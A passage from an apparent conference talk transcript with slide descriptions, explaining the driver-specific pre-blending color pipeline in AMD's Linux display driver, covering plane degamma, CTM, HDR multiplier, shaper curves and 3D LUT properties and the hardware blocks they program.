



Let s see what we have in the DRM API for pre-blending color management. Slide 11: Blank slide with no content only a title 'Pre-blending: DRM plane' DRM plane color properties: This is the DRM color management API before blending. Nothing! Except two basic DRM plane properties: color_encoding and color_range for the input colorspace conversion, that is not covered by this work. Slide 12: Diagram with color capabilities and structures in AMD DC layer without any DRM plane color interface (before blending), only the DRM CRTC color interface for post blending In case you re not familiar with AMD shared code, what we need to do is basically draw a map and navigate there! We have some DRM color properties after blending, but nothing before blending yet. But much of the hardware programming was already implemented in the AMD DC layer, thanks to the shared code. Slide 13: Previous Diagram with a rectangle to highlight the empty space in the DRM plane interface that will be filled by AMD plane properties Still both the DRM interface and its connection to the shared code were missing. That s when the search begins! Slide 14: Color Pipeline Diagram with the plane color interface filled by AMD plane properties but without connections to AMD DC resources AMD driver-specific color pipeline: Looking at the color capabilities of the hardware, we arrive at this initial set of properties. The path wasn t exactly like that. We had many iterations and discoveries until reached to this pipeline. Slide 15: Color Pipeline Diagram connecting AMD plane degamma properties, LUT and TF, to AMD DC resources The Plane Degamma is our first driver-specific property before blending. It s used to linearize the color space from encoded values to light linear values. Slide 16: Describe plane degamma properties and hardware capabilities We can use a pre-defined transfer function or a user lookup table (in short, LUT) to linearize the color space. Pre-defined transfer functions for plane degamma are hardcoded curves that go to a specific hardware block called DPP Degamma ROM. It supports the following transfer functions: sRGB EOTF, BT.709 inverse OETF, PQ EOTF, and pure power curves Gamma 2.2, Gamma 2.4 and Gamma 2.6. We also have a one-dimensional LUT. This 1D LUT has four thousand ninety six (4096) entries, the usual 1D LUT size in the DRM/KMS. It s an array of drm_color_lut that goes to the DPP Gamma Correction block. Slide 17: Color Pipeline Diagram connecting AMD plane CTM property to AMD DC resources We also have now a color transformation matrix (CTM) for color space conversion. Slide 18: Describe plane CTM property and hardware capabilities It s a 3x4 matrix of fixed points that goes to the DPP Gamut Remap Block. Both pre- and post-blending matrices were previously gone to the same color block. We worked on detaching them to clear both paths. Now each CTM goes on its own way. Slide 19: Color Pipeline Diagram connecting AMD plane HDR multiplier property to AMD DC resources Next, the HDR Multiplier. HDR Multiplier is a factor applied to the color values of an image to increase their overall brightness. Slide 20: Describe plane HDR mult property and hardware capabilities This is useful for converting images from a standard dynamic range (SDR) to a high dynamic range (HDR). As it can range beyond [0.0, 1.0] subsequent transforms need to use the PQ(HDR) transfer functions. Slide 21: Color Pipeline Diagram connecting AMD plane shaper properties, LUT and TF, to AMD DC resources And we need a 3D LUT. But 3D LUT has a limited number of entries in each dimension, so we want to use it in a colorspace that is optimized for human vision. It means in a non-linear space. To deliver it, userspace may need one 1D LUT before 3D LUT to delinearize content and another one after to linearize content again for blending. Slide 22: Describe plane shaper properties and hardware capabilities The pre-3D-LUT curve is called Shaper curve. Unlike Degamma TF, there are no hardcoded curves for shaper TF, but we can use the AMD color module in the driver to build the following shaper curves from pre-defined coefficients. The color module combines the TF and the user LUT values into the LUT that goes to the DPP Shaper RAM block. Slide 23: Color Pipeline Diagram connecting AMD plane 3D LUT property to AMD DC resources Finally, our rockstar, the 3D LUT. 3D LUT is perfect for 